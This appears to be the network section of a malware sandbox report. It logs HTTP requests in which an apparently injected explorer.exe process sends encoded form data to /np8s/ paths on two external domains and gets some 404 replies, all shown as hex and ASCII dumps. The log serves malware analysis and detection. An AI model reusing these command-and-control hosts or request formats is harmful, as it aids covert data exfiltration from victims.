			64 6d 66 6f 58 55 48 77 76 33 56 35 41 65 76 59 4f 63 5f 4b 32 53 79 67 76 6d 77 50 48 4c 6a 56 62 50 55 42 55 67 49 67 36 30 74 34 59 77 68 56 6c 46 37 6b 47 30 33 74 34 46 43 78 43 38 43 47 6f 53 37 4d 70 79 46 4b 6d 39 4f 32 4c 36 51 46 58 52 4b 37 6d 4f 4f 34 47 76 34 68 45 74 76 67 5f 53 56 35 35 51 34 4c 72 32 63 73 36 35 70 7e 45 4d 51 44 4e 73 57 51 4e 32 4d 42 6f 75 35 56 39 7a 76 36 4a 44 52 72 70 42 75 67 64 46 6c 6e 6b 45 4e 33 52 38 6b 73 6b 34 4f 46 5f 43 39 41 6f 49 4b 53 58 61 77 6e 33 62 6a 35 33 34 51 36 54 67 35 59 30 55 34 5a 75 41 4a 61 38 43 32 41 52 31 4f 4b 54 53 6e 32 33 31 73 45 33 56 76 46 45 6f 49 6a 70 66 69 4b 36 76 36 58 4a 76 34 74 36 6c 75 46 6c 44 4b 74 32 4b 4e 4a 43 7e 6d 41 51 45 79 73 51 33 47 61 67 34 57 66 62 7a 72 54 46 72 45 6d 31 4d 50 52 53 75 6b 7e 61 39 46 57 45 35 38 35 71 70 4e 6c 59 43 50 28 37 75 4e 64 6a 63 71 6c 49 39 6c 52 73 52 35 6c 32 6d 72 79 4e 35 77 6a 44 48 45 72 55 48 68 6c 37 71 33 36 72 36 55 74 61 67 56 53 6f 28 36 31 56 30 54 6d 7a 4c 79 53 37 28 41 52 4d 6e 35 32 31 71 53 4d 4a 4e 48 7e 53 34 6a 45 31 64 4e 57 7a 6c 58 62 30 42 33 6b 75 71 31 43 6c 58 72 77 4b 57 57 31 52 45 47 65 66 39 5f 6a 47 4d 35 57 70 67 72 6b 4d 45 4b 7e 37 79 44 6f 46 49 6c 6a 54 6f 30 72 70 41 46 51 41 39 73 34 68 4e 78 28 76 34 61 45 31 6f 68 77 75 54 63 4e 4c 36 6c 39 50 77 32 6a 63 64 6e 71 68 65 70 67 64 31 32 73 47 34 54 6d 32 50 6f 52 47 30 5a 73 68 56 43 58 76 48 6c 71 5a 75 66 79 74 30 33 50 48 32 4d 33 32 77 6d 45 69 70 49 57 6c 34 30 52 37 65 30 64 48 6c 72 6c 73 4f 66 73 54 79 36 54 50 55 65 34 6c 52 49 59 38 64 50 54 6e 74 62 55 64 6d 6b 76 59 56 58 42 45 68 6b 43 62 51 54 30 6c 7a 6a 5a 35 65 49 49 45 53 4c 46 70 6c 63 6e 71 7a 2d 56 6b 4b 4a 76 31 49 46 4c 33 7e 44 70 45 51 59 74 47 76 4d 7a 71 68 53 53 7a 75 46 31 67 4e 2d 30 5a 72 4d 6e 43 64 44 7e 33 4e 34 70 42 39 76
Data Ascii: U48h=x3boOy1IYXfmX0aURp2NCztrfCflZ8WHNpn6xt7m7jnmRKQf3ThDdvoZct9quygtUNr81ZIlOGIX60ZeiZN Pc6yV9KaB6SpA9fXS40Ya01vaE-LsUo3Kzc98vLHdFqz-y8yp2AS0Oa~A0xCT7VRz20(QGRJEO8yBbcWy(c5S6myBdsg-EPc6L3OTwnpvP6k4roSg8_wvMKHLC21-aPr376Eio6h8rI9eEwslUgx3Qw2m3ANGABCFO3QGQa614kokWsVA1Nb 4LLiO4-KwYgL_e4fJHtql9w(pvJY5bxGAjnzlcAmmIEZl9uU1MWNIPM4_4xZlmkZugF4YkNqAvP(vqDM87w4HSZPRT Jn0P9iP2G7PJXhXMbRGmRkdZJZ-6T52Nk7SyUyZ6-HILTf23vBYDiLIoGwHEw9YNcGdPDr-poGBGbKXowufaGfpWhr iYDodMpBwjWylDJrOvoqLCvs9Ulw8gu6uAYKdUYAHSQbNVR(bZ09PNVuHs09zD8WcDzZRrN1GUmGONwM iTj35cEqogKh9XbrbEOnF87FYwgCM7ibZfKHDLoszkWiDCb3fBNAB(D6Ji7jFW_Daq-pmTha1ffb2DQ28qD9jWIwnz unIpzlX8Hqgcw9RJgKjRpdrqaRfXP(KddZ-ROyI0qaKpIen~-IHxBO_5F~HAIlYA7T2yuZv5qcqnl3vZxCnr33gLJa FCRHKSSAFQy93B3W4W1QAiZpV4VTbyU3ssdmfoXUHwv3V5AevYOc_K2SygvmwPHLjVbPUBUgIg60t4YwhVlF7kG03t 4FCxC8CGoS7MpyFKm9O2L6QFXRK7mOO4Gv4hEtvg_SV55Q4Lr2cs65p~EMQDNsWQN2MBou5V9zv6JDRr pBugdFlnkEN3R8ksk4OF_C9AoIKSXawn3bj534Q6Tg5Y0U4ZuAJa8C2AR1OKTSn231sE3VvFEoIjpfiK6v6XJv4t6l uFlDKt2KNJC~mAQEysQ3Gag4WfbzrTFrEm1MPRSuk~a9FWE585qpNlYCP(7uNdjcqlI9lRsR5l2mryN5wjDHErUHhl 7q36r6UtagVSo(61V0TmzLyS7(ARMn521qSMJNH~S4jE1dNWzlXb0B3kuq1ClXrwKWW1REGef9_jGM5WpgrkMEK~7y DoFIljTo0rpAFQA9s4hNx(v4aE1ohwuTcNL6l9Pw2jcdnqhepgd12sG4Tm2PoRG0ZshVCXvHlqZufyt03PH2M32wmE ipIWl40R7e0dHlrlsOfsTy6TPUe4lRIY8dPTntbUdmkvYVXBEhkCbQT0lzjZ5eIIESLFplcnqz-VkKJv1IFL3~DpEQ YtGvMuMzqhSSzuF1gN-0ZrMnCdD~3N4pB9vz0T0ADcRajN96O(SZF8BF3yIvpfdfKQZ3peMBisOdEKw5v90JZil2no nID8puRsHzUIs5UM1a4G6uYuQI7m1B4XKFoCRe_eHPZjBc4vo9CXUCRKSUnQhfbhby1jPxMO-h2MAHWIttZQ30xc3m rJhR8sRPtzNXRjdDLF8ORlL~2QK2mpX7dGiYTxC2aaImW4ioBLh1upisCjeL-uR5Xk3arpoiaJPVHqXywyJVDJIdsR Ncgb074ybmCnJyCssc4aUy7EYigJcURwnKVX8oWPFiDSGkKcCp67AxNtNjMunwlzZufcLSF~VqiAlq1xLFe45xmaiK fMm0xYw22CEXgtimusK12pXqOIge_ck1VdyCI1Tpi8UmQNgca7cu6EYIG8cNkvBe7rORYeYltHTl2a1DyvEERLpqvZ 2cqMlTQ~NWJFWHzy-6W7tR3t79txNTmNyl1bvEMwSzfmuOtTH03rWwZdOYtiSv55vAEFFjLrneptzl8k2WF79OhiGs kAclJibPjxdo-rV2jt3E5wvtzZGo3vDHabCOgaYro3YB_SzCJLv7G9A0Q9SEMCxyAllGWnAtREgXbpSxY22uF2hSrK ZnrnMF1wfQ5040soOKJuuhRZZLO5vOOZNJS8L0no5obCFXCLDH3Su6l7Bils2AoqItJFXYNMmX0CNQkiYH1N0YC9cd GlX2g3K3CPJT-(rTdLvgnAgIJfpLj5XP_zDuRthDzQl6H(Zp8qfT-ZRZuBv(206P5zWTEWFTppbG9eaJLkcJx3RgtH lCajT0ZxW1EVvkOHSsEKq0ldGI7vLl9nszcPt(CU4VSIEzS8XBsIq5zTwy5fl35lU6jNOpLQCGVEKQxfSzIITaaLKWgl-OvGSSM4h2pgHpHHlnYdLNUt2AHOCEn2c7IUqNxVn406-zbQzlmzG8lBEy7ZBCVYnxqovsnXg(gdrFgH8YmwKru8 nLunSQrWfDBk1IYCoxKl8SZou7KOE~y4ZRPlji98Sng7B0d2bUigwU4bGnOw29_aSENdd1_d_WDg8mVYCwbBCOlbp3 HyNtx7xlkotwe4hQ-vbUSBNe_WSCLgK7cXPWlKl8KGYz978vBONTqqhakof4Bqx6jPiXQFl(opDjRllzVPW(2WYXIA gonq0ZAO8GnzjZsWyCI203wUnzP2Ni3Gdi8X_qeUsWJa387EuOppn~M(WOp5SU1L-Sr6rYZdkuYNcj_p_9aIPDG8af NqX~hpoC_5VC8hwbSNTrzlwv_f01thCNUTHMq0L6O5Qr5ABGTbIVaGAnhTUJ4vnDll2EpQHxtQEGbilT27e5MUAdtP o5a8MpZipk68Xs1hQYvMOHIUv5FcarEYLnySVDZTEbzuh4XXQ5wDCwvS4aqZzKN3CbbazNmzU9Azp3XGiYU74(6cTf QS6icT4ijUH8rs-Qfcgv-F_4H(z48ibJNazEX~PVY1O(jD_6OKOdPLRv26UVwUr4fwXExk5QjObZ2J_p32wavviy5b5sGt-ffZOx7xcYpRQApCM7q8t7qigj0REOsUuyt6SU2eWvWJWpCzKjU7EMGzW6zWCuhwsOB5ZV08IjWQHgO5I2Tipp f5Qgu9AVpweS3Q4DliLMRh3U2eQ15JfqtY6XjSvWdL_OCJGLVMKRWZI2YGGyZRxfWw3Ui19nIoWwlxFNH2_OfKYLuO z0UgJBuwUOCrQjfsYUC(7umJ6KuJs2186bJBLqMcIoQH2xCGTSFBhOm8Zxzj3w6rh2yH_gPASTicCoqckVCvdHkchG S1S5kfqQ-LYNmARvWofz3kfjJSXh0giGh~9H7PbPmsmFgJco-rcT99jj5sLTR45~aNyR9xSWPeU4zszDbfVK-4fp1~ E6fuUkc33zWibhB7cw44IkkfZ6gM_VlSpv9ucKXiwmbXcTVTSwjLJ0ybr5Wp9U4z93lBLSeUyxzziTRZWjl4iKhymi FohApM2E1V00KFHqVoeCdefZkYgmeh_rA3Y5hCYDcWpACjjhUcowBXKaaGlVQk2Q8T1zHnpd9mQH5hYZ-4i4hX2mqi TgEk_0NmmAgjjSH9tGPln3zjZLbqgHvyMgwkoxgGSV4kH3KyHNgIJs6(cHZDxRS9Yb3dUw-gKVdgUgxxBsDkMWOBuN seUsWk2EGGJbSPcXRNYue59gxqZnRy2Qu0PWKpGuU~PoZ~FlB19Cg3QB874GD(B(tZsLgbH30YYqF19oLDTd7IcFnE ZFciHQlH3ZMotXlfA0kppwZkqDJuIw-Y-DHyEkSOZbyvlLJjQefhF8J~k83yhIpk4(OpNnE6SZVfyHXh_~2LUlLJUO UneIaGriT59Zav4DQUwlmeOHqU5QjbBkcjDT0dxVsBypIUsdYG6yPx4lxZK~FesLqjOcZoM27c-pID3qWnjoLR9ttz NxbcE6xUPZFd-RfGpocrJL6RrQ6Qt84sIvgXeNR0bzzs8rm71Q_YGUEYGQFJMastAdmlhsgFZRZtu(My38mNMz_jhi 2l6o750VNHNtrwq73ZoiNSdgDnI79BdECbCUQTFeyXOowkWHzGu2SBPE7yNei4iRPK-CHIIPm1wvg5wWZefczDTi8q Ve_oG3FK8VP2xQMh5EPAlbbaqwW~OGtO1t8RfXYHDOsWuWm3jSigyncpfgMnz(3WWqkZ4Luaz5Gm7yT3 bUhW4rX3b9J84LDtOcErvVl1Ly-Q2lAwmOF~e8z9mNdUb4cJgySNQMsK6IJmI(I1NT-0
May 27, 2022 18:50:18.379108906 CEST	9878	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:50:18 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 6f 70 69 6e 67 73 33 33 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.topings33.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49987	162.0.230.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:50:20.134180069 CEST	9880	OUT	GET /np8s/?U48h=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEPodkGcNW4yt&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.topings33.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:50:20.413711071 CEST	9880	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:50:20 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 6f 70 69 6e 67 73 33 33 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.topings33.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49991	15.197.142.173	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:50:27.179841995 CEST	9915	OUT	POST /np8s/ HTTP/1.1 Host: www.losangelesrentalz.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.losangelesrentalz.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.losangelesrentalz.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 7a 4a 63 61 43 47 62 6c 68 68 35 74 66 6c 78 4d 32 61 6a 63 4c 58 77 50 6e 6d 7e 53 68 5a 4c 48 61 4c 4e 48 63 72 64 51 36 30 59 2d 6a 32 61 76 6a 32 65 4e 6c 33 43 39 56 54 6a 65 65 58 61 4b 32 4f 78 6b 28 5a 7e 32 6d 68 36 6d 55 6d 52 70 43 79 76 78 71 36 69 72 56 69 4e 57 4b 69 36 38 4f 4a 44 45 6c 53 71 67 28 58 37 50 71 54 35 5f 62 64 44 4c 6a 61 46 6b 50 49 35 33 37 4f 52 54 57 4b 53 6a 72 4f 4a 37 71 70 56 43 61 6d 52 39 77 66 62 58 6c 43 69 65 54 2d 50 6f 65 43 71 66 7a 57 35 4c 39 30 69 76 65 73 7a 44 43 78 64 47 59 64 4a 32 50 57 42 47 70 5a 4e 66 6e 55 32 33 61 76 65 46 6a 7a 42 50 48 30 78 66 47 34 53 7a 56 32 52 79 72 66 6d 43 31 37 68 6f 6d 36 4a 49 59 64 31 33 42 4d 33 49 78 77 45 41 58 70 48 57 67 50 74 6c 77 65 75 42 70 4f 4e 6d 38 62 5a 6c 58 52 79 45 71 64 54 46 49 52 65 35 67 4c 58 73 50 33 39 52 73 49 6a 44 74 4a 68 48 4c 50 48 55 28 52 68 4d 55 75 59 72 35 67 6d 74 6f 44 48 7a 51 43 50 52 4b 55 36 35 4d 56 67 4a 75 63 6b 6c 4d 6c 54 6b 64 66 37 4a 6c 45 62 52 6a 78 44 6f 7e 56 35 70 77 43 45 34 64 38 32 4c 50 6d 37 63 72 34 4a 69 47 57 78 56 6b 46 37 46 41 5f 53 54 28 55 28 50 36 78 4d 54 73 35 43 4a 49 75 58 33 67 4d 73 71 70 56 41 4a 31 42 72 76 30 34 7e 4d 41 77 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=zJcaCGblhh5tflxM2ajcLXwPnm~ShZLHaLNHcrdQ60Y-j2avj2eNl3C9VTjeeXaK2Oxk(Z~2m h6mUmRpCyvxq6irViNWKi68OJDElSqg(X7PqT5_bdDLjaFkPl537ORTWKSjrOJ7qpVCamR9wfbXlCieT-PoeCqfzW5 L90iveszDCxdGYdJ2PWBGpZNfnU23aveFjzBPH0xfG4SzV2RyrfmC17hom6JlYd13BM3IxwEAXpHWgPtlweuBpONm8 bZlXRyEqdTFIRe5gLXsP39RsljDtJhHLPHU(RhMUuYr5gmtoDHzQCPRKU65MVgJucklMlTkdf7JlEbRjxDo~V5pwCE 4d82LPm7cr4JiGWxVkF7FA_ST(U(P6xMTs5CJIuX3gMsqpVAJ1Brv04~MAw).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49992	15.197.142.173	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:50:27.200427055 CEST	9928	OUT	POST /np8s/ HTTP/1.1 Host: www.losangelesrentalz.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.losangelesrentalz.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.losangelesrentalz.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 7a 4a 63 61 43 43 62 4a 73 77 46 30 52 56 39 6e 79 73 6e 49 54 58 41 4e 6c 57 72 44 28 74 61 64 64 36 63 2d 45 50 56 68 37 78 31 5f 6e 47 57 4f 6e 33 4b 56 6c 32 54 32 64 41 48 42 4a 6e 58 34 32 4f 70 47 28

Timestamp	kBytes transferred	Direction	Data
			5a 79 32 6e 69 4b 74 58 46 70 50 46 51 58 79 74 61 69 54 55 69 4e 44 4f 6a 6d 42 4f 4a 47 30 6c 57 79 77 28 6e 48 50 3 4 5f 78 5f 64 65 71 46 70 61 46 59 48 6f 4a 72 6c 2d 64 6b 57 4f 47 72 72 50 31 37 71 5a 4a 43 61 46 5a 38 6e 4d 7a 55 6f 79 69 62 57 2d 50 78 4c 53 76 75 7a 57 39 74 39 32 47 76 65 65 58 44 42 42 39 47 64 71 56 70 58 32 42 4a 37 70 4e 59 71 30 36 71 61 76 79 4a 6a 33 78 35 53 52 78 66 47 49 53 79 53 6b 77 53 36 34 79 52 36 62 56 50 6d 36 46 68 59 73 70 52 42 4e 4b 38 68 77 70 6c 59 71 7e 65 67 4d 42 44 6a 75 75 46 78 2d 4e 32 38 62 5a 46 58 52 79 6d 71 64 6a 46 49 53 75 35 68 70 66 73 4a 57 39 53 6f 6f 6a 4d 6d 70 68 66 46 76 4c 47 28 52 59 4a 55 75 78 6a 35 33 47 74 70 69 33 7a 58 32 62 53 52 6b 36 46 54 46 68 64 33 73 6b 71 4d 6c 54 38 64 65 36 4d 6c 33 76 52 67 45 37 6f 35 77 74 70 79 79 45 34 42 73 32 4a 57 32 33 79 72 37 35 6d 47 58 41 67 78 6d 58 46 5a 4e 61 54 78 56 28 50 35 42 4d 54 6a 5a 43 62 47 73 71 76 68 5f 30 5f 73 6e 41 6f 28 67 71 41 77 63 58 32 43 5a 78 63 43 2d 46 66 49 47 32 72 46 34 64 64 32 6a 76 46 4c 73 41 65 47 35 65 5f 59 71 49 5f 72 42 72 32 66 66 6b 6f 58 50 78 55 4d 63 46 55 6a 62 37 2d 55 76 5a 75 4e 47 55 62 4a 58 28 52 55 65 6b 72 6b 4a 68 65 50 66 61 78 7a 65 38 6c 7a 32 4a 46 62 4e 31 45 62 6c 77 68 49 74 66 4b 38 70 73 56 38 73 69 64 79 51 4b 58 6f 69 6c 4d 39 4d 69 50 70 4a 47 57 69 52 39 38 67 6a 73 64 56 35 28 65 62 62 58 75 44 51 30 2d 63 42 43 2d 71 52 55 57 62 4e 67 32 51 63 51 44 68 46 64 6e 49 72 6d 58 6e 4e 73 38 35 49 48 44 74 46 4c 31 56 6e 4b 32 49 62 6a 47 77 64 6a 50 4a 2d 31 2d 31 6a 72 77 63 47 7e 45 49 59 28 74 30 33 46 4b 68 32 45 39 42 2d 6f 77 72 57 35 52 65 74 69 76 59 4a 76 6e 58 77 72 4a 64 35 72 48 46 64 75 46 48 50 66 49 6f 33 48 48 4d 64 7a 30 78 67 79 49 67 34 32 33 55 49 66 33 48 2d 72 41 68 62 6f 59 78 30 71 65 53 58 36 5f 41 33 49 2d 77 73 70 74 4c 42 41 63 4a 64 33 38 56 77 63 70 50 47 55 6c 6b 58 51 6f 43 46 4c 33 39 54 6a 66 70 45 6e 53 45 4b 73 5f 48 49 47 61 44 5a 4d 39 78 37 66 4c 58 5f 43 4f 69 6a 56 6b 78 65 7e 4b 4a 6c 35 52 6e 36 63 4e 4b 4e 62 41 61 38 66 63 47 74 39 56 42 75 68 50 6b 4c 30 64 72 6d 4b 4f 7a 67 69 58 56 42 56 50 41 34 72 42 39 42 30 33 73 47 47 5a 36 52 6e 74 47 52 6a 53 51 6d 39 74 4b 71 65 6f 38 63 37 41 64 34 4f 7a 5a 4d 58 50 59 36 7a 77 6f 2d 57 78 69 6e 56 55 37 69 6d 53 32 49 47 4c 35 47 62 55 35 6c 6a 79 63 70 7a 30 64 76 7e 6e 61 6b 31 62 65 7a 4a 58 32 6f 70 6c 76 63 72 37 78 70 67 37 54 44 50 4a 70 39 4c 65 7e 79 35 6b 79 56 57 70 35 31 38 5a 39 35 63 42 54 47 79 4a 78 4a 49 4c 64 4a 67 4e 28 58 42 79 73 58 56 5a 31 32 79 4f 50 33 79 2d 7a 78 7a 34 6b 6b 49 63 6f 73 4c 46 33 4a 6a 61 4e 71 48 4d 51 50 31 54 70 54 65 50 48 58 42 33 39 4c 45 61 33 55 4c 74 36 55 65 58 47 4d 45 4f 50 39 68 64 6b 72 4c 58 59 79 31 65 69 41 39 69 52 34 4f 37 35 76 44 47 56 6b 38 49 52 38 69 4b 56 69 35 63 4a 6a 75 71 6b 53 61 42 35 53 4e 6f 51 55 4b 4a 50 50 41 45 33 77 48 6c 35 31 52 51 74 68 76 33 52 43 49 4c 4e 36 42 35 4f 33 4c 69 71 63 57 38 73 6f 31 70 67 77 44 48 33 55 50 31 73 67 6b 75 67 51 72 7a 49 64 47 7a 34 47 31 64 6f 62 4a 72 4c 4b 64 34 52 52 4e 36 4a 32 33 78 37 34 5a 31 6b 71 74 31 61 6f 6a 2d 77 53 50 2d 62 49 76 44 76 50 4c 6a 65 37 56 43 32 74 6c 42 52 52 6c 55 71 4b 48 31 70 39 59 68 67 75 43 5f 69 72 6b 4d 62 77 37 4c 4c 66 49 4e 7e 62 49 34 65 74 32 37 4f 73 77 68 68 63 42 70 6e 47 67 72 38 70 56 73 31 61 75 41 5a 5a 7e 49 54 64 4d 4c 69 49 6c 61 48 2d 59 52 78 73 4e 65 4e 72 45 41 36 31 47 5a 28 50 67 67 53 73 57 4a 35 6f 53 6d 68 48 32 75 52 4d 68 4e 77 59 6c 35 42 64 6d 43 71 4a 4b 46 42 74 68 6a 79 34 53 6e 34 61 63 65 54 67 34 6e 42 4e 68 73 6e 76 38 4e 38 52 75 78 79 31 30 76 31 59 4e 5a 38 76 43 67 63 4d 28 4b 47 41 6e 6e 6a 58 45 62 51 54 63 36 75 78 63 57 70 6d 67 34 28 79 37 58 65 58 78 4c 50 42 51 46 58 30 32 72 30 51 76 4f 34 42 47 66 51 53 55 44 48 38 4f 53 37 38 Data Ascii: U48h=zJcaCCbJswF0RV9nysnITXANlWrD(tadd6c-EPVh7x1_nGWOn3KVl2T2dAHBJnX42OpG(Zy2n iKtXFpPFQXytaiTUiNDOjmBOJG0lWyw(nHP4hx_deqFpaFYHoJrl-dkWOGrrP17qZJCaFZ8nMzUoyibW-PxLSvuzW9 t92GveeXDBB9GdqVpX2BJ7pNYq06qavyJj3x5SRxfGISySkwS64yR6bVPm6FhYspRBNK8hwplYq~egMBDjuuFx-N28 bZFXRymqdjFlSu5hpfsJW9SoojMmphfFvLG(RYJUuxj53Gtpi3zX2bSRk6FTFhd3skqMlT8de6Ml3vRgE7o5wtpyyE 4Bs2JW23yr75mGXAgxmXFZNaTxV(P5BMTjZCbGsqvh_0_snAo(gqAwcX2CZxcC-FfIG2rF4dd2jvFLsAeG5e_YqI_r Br2ffkoXPxUMcFUjb7-UvZuNGUbJX(RUekrkJhePfaxze8lz2JFbN1EblwhItfK8psV8sidyQKXoilM9MiPpJGWiR98gjsdV5(eb bXuDQ0-cBC-qRUWbNg2QcQDhFdnIrmXnNs85lHDtFL1VnK2IbjGwdjPJ-1-1jrwcG~EIY(t03FKh2E9B-owrW5Reti vYJvnXwrJd5rHFduFHPfIo3HHMdz0xgyIg423UIf3H-rAhboYx0qeSX6_A3I-wsptLBAcJd38VwcpPGUlkXQoCFL39 TjfpEnSEKs_HIGaDZM9x7fLX_COijVkxe~KJl5Rn6cNKNbAa8fcGt9VBuhPkL0drmKOzgiXVBVPA4rB9B03sGGZ6Rn tGRjSQm9tKqeo8c7Ad4OzZMXPY6zwo-WxinVU7imS2IGL5GbU5ljycpz0dv~nak1bezJX2oplvcr7xpg7TDPJp9Le~ y5kyVWp518Z95cBTGyJxJILdJgN(XBysXVZ12yOP3y-zxz4kkIcosLF3JjaNqHMQP1TpTePHXB39LEa3ULt6UeXGME OP9hdkrLXYy1eiA9iR4O75vDGVk8IR8iKVi5cJjuqkSaB5SNoQUKJPPAE3wHl51RQthv3RCILN6B5O3LiqcW8so1pg wDH3UP1sgkugQrzIdGz4G1dobJrLKd4RRN6J23x74Z1kqt1aoj-wSP-bIvDvPLje7VC2tlBRRlUqKH1p9YhguC_irk Mbw7LLfIN~bI4et27OswhhcBpnGgr8pVs1auAZZ~ITdMLilIaH-YRxsNeNrEA61GZ(PggSsWJ5oSmhH2uRMhNwYl5B dmCqJKFBthjy4Sn4aceTg4nBNhsnv8N8Ruxy10v1YNZ8vCgcM(KGAnnjXEbQTc6uxcWpmg4(y7XeXxLPBQFX02r0Qv O4BGfQSUDH8OS78dE87snhg3dgh6ujwk-xnM_xN0i(ltdZL1UAa0cDya5(F0GmWkWCz0Frnl2NvlesUVOxHnSMfRb~ e3V3-4W31t6laewxqDZ3RVGkHMaqcOw9-7cwH2MHTxjFY0KUkWOAVBGvP6atAPPGTvJpNfsMMJJdzDfR5q8h4ZtLKq tcVMs2wORLKDSaTXIpzUEIMujS8CVPIoZS_S3PKqE5NcmhNjPn10dxu8ADP93(Ts4ejS7QJ(Y26hgUkZ3etT7bTF6a 9AtNx~EbM2VOLXhcqffihLzPtk8XrDPYR35uBZeGMdm9PgWRLwvwDLZtb6D6-pr8MaylDZVq_eVDD8Z(zRLetrAAW8 R6MlUA1vm~8LwY-yvU8KcvU2KeNLWR62QQ_gLdWuUr7FaAxaZ3ls0FZXLaZCRdn9ADm4RiEUnzIS562Ibg0mjh_bTe z0iO-8xygH5DKN5xDYoDOaltiCvWjzPqq~MeeejiyatbAoSGcZ-JC9L0nJXh1HgLfQ8OXiwdgexyDILdBCAT_vCSji tk7a1VWUh~nYr(VsGwJErAULqxT4hHZB65CGhaYGvTRzcf0Y0oimlQrCnBwGucrykYZ09M-XfpJ8wq1f8zcVT(dkuN n3P(13OIDBeOjFlnb2AABigU8YPidKUFEyBr_rKbOxWXM0q4Y3lGFlwEvhUEhzQXHlMCzVMaK4D3UR4JZmyyguvc2d Y8bMIeTpoHyP981n1mHMPv1CaJBrRfm9lXYGcHnNO94PQPmA5~naAQ4J650VLr224W_iCXzNDVFIeGqj5X4TvoUlVV 4JEkYT36rxVM1a0D9lJUdn3JJStT-RZbMvZhmluBelfzqHXog(9t5x8ts3FglpLmfvZokE3K5sBZw1tKQOUo6nZrbt QaVc8njt3HH82teaWpyl9RYJ1EgiXlpApnR1shKthU9xXdMYhxyxPlJtmDftyQAm4NJ5yc-zGcQcyFa9iR0mxmjIe6 aoMl8FgFoDF~K36oZUzFaOY8Ct2zvFZVH9m2UVI7OMPKbtMD9uH99CTEx2t2tRWpnscGK9fKa3wlckHb9DLgIoJvA2 _~1wXvuAXuPoSuOXcMGtUOt1T(gyHxBPmlNxBdlwarcl3siOmKPao4LtD9UYGEyD0ETefnlcwCBPWT-fk(tVI5u6xN WRCdN8cacCdxQ2szsCy0R8RpaGYcprAc78fJ0WFpNuGNWDyUdza7UnSSIRZ9uumG6FutKelHK4NZlf-(-N0rK6rMrL 